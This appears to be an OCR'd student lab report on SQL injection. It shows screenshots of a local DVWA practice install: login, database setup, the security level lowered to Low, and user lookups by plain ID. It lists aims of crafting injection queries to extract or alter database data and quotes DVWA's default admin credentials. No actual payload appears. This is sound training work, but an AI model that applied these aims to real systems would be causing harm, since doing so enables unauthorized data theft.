
AIM: SQL Injection Attack


- Identify a web application vulnerable to SQL injection.
- Craft and execute SQL injection queries to exploit the vulnerability.
- Extract sensitive information or manipulate the database through the SQL injection attack.









File Edit View History Bookmarks Tools Help
localhost / 127.0.0.1 / sql_db /
Login :: Damn Vulnerable Web
SQL injection - Wikipedia
localhost/dvwa/login.php
DVWA
Username
admin
Password
Login
You have logged out
Damn Vulnerable Web Application (DVWA)



File Edit View History Bookmarks Tools Help
localhost / 127.0.0.1 / dvwa
Welcome :: Damn Vulnerable
localhost/dvwa/
Getting Started
Free Games
leetcode
BEAST_MOOD
Monkeytype | A minim...
TypingTest.com - Com...
AI Video Courses for E...
PIN
W3Schools Online We...
YouTube
anime_world
javapoint
Other Bookmarks
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Welcome to Damn Vulnerable Web Application!
Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.
The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficultly, with a simple straightforward interface.
General Instructions
It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.
Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.
There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.
WARNING!
Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.
Disclaimer
We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.



File Edit View History Bookmarks Tools Help
localhost / 127.0.0.1 / sql_db |
Setup :: Damn Vulnerable Web
localhost/dvwa/setup.php
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Database Setup
Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: C:\xampp\htdocs\DVWA\config\config.inc.php
If the database already exists, it will be cleared and the data will be reset.
You can also use this to reset the administrator credentials ("admin // password") at any stage.
Setup Check
Web Server SERVER_NAME: localhost
Operating system: Windows
PHP version: 8.2.12
PHP function display_errors: Enabled
PHP function display_startup_errors: Enabled
PHP function allow_url_include: Disabled
PHP function allow_url_fopen: Enabled
PHP module gd: Missing - Only an issue if you want to play with captchas
PHP module mysql: Installed
PHP module pdo_mysql: Installed
Backend database: MySQL/MariaDB
Database username: dvwa
Database password: ******
Database database: dvwa
Database host: 127.0.0.1
Database port: 3306
reCAPTCHA key: Missing
Writable folder C:\xampp\htdocs\DVWA\hackable\uploads\: Yes
Writable folder C:\xampp\htdocs\DVWA\config: Yes
Status in red, indicate there will be an issue when trying to complete some modules.
If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.
allow_url_fopen = On
allow_url_include = On
These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.
Create / Reset Database
Username: admin
Security Level: impossible
Locale: en



File Edit View History Bookmarks Tools Help
localhost / 127.0.0.1 / sql_db |
DVWA Security :: Damn Vulner
localhost/dvwa/security.php
Getting Started
Free Games
leetcode
BEAST_MOOD
Monkeytype | A minim...
TypingTest.com - Com...
AI Video Courses for E...
PIN
W3Schools Online We...
YouTube
anime_world
javapoint
Other Bookmarks
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
DVWA Security
Security Level
Security level is currently: impossible.
You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:
1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.
Impossible
Submit



File Edit View History Bookmarks Tools Help
DVWA Security :: Damn Vulner
localhost/dvwa/security.php
Getting Started
Free Games
leetcode
BEAST_MOOD
Monkeytype | A minim...
TypingTest.com - Com...
AI Video Courses for E...
PIN
W3Schools Online We...
YouTube
anime_world
javapoint
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DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
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DVWA Security
PHP Info
About
DVWA Security
Security Level
Security level is currently: impossible.
You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA.
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2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.
Low
Submit


File Edit View History Bookmarks Tools Help
Vulnerability: SQL Injection :: D
localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit&user_token=07317f48dc10289fd4f2bbc3d3b6cfc4#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1
First name: admin
Surname: admin
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/


File Edit View History Bookmarks Tools Help
localhost / 127.0.0.1 / sql_db
Vulnerability: SQL Injection
localhost/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit&user_token=e91d25933c4e7dca578c86a6392c939a#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 2
First name: Gordon
Surname: Brown
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_injection
https://bobby-tables.com/


File Edit View History Bookmarks Tools Help
localhost / 127.0.0.1 / sql_db
Vulnerability: SQL Injection
localhost/dvwa/vulnerabilities/sqli/?id=3&Submit=Submit&user_token=f0cff5c97646d1ca14fa0f4edccac154#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 3
First name: Hack
Surname: Me
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_injection
https://bobby-tables.com/


File Edit View History Bookmarks Tools Help
localhost / 127.0.0.1 / sql_db |
Vulnerability: SQL Injection :
localhost/dvwa/vulnerabilities/sqli/?id=4&Submit=Submit&user_token=578454649263 48c51e4d4fceafa3475e#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
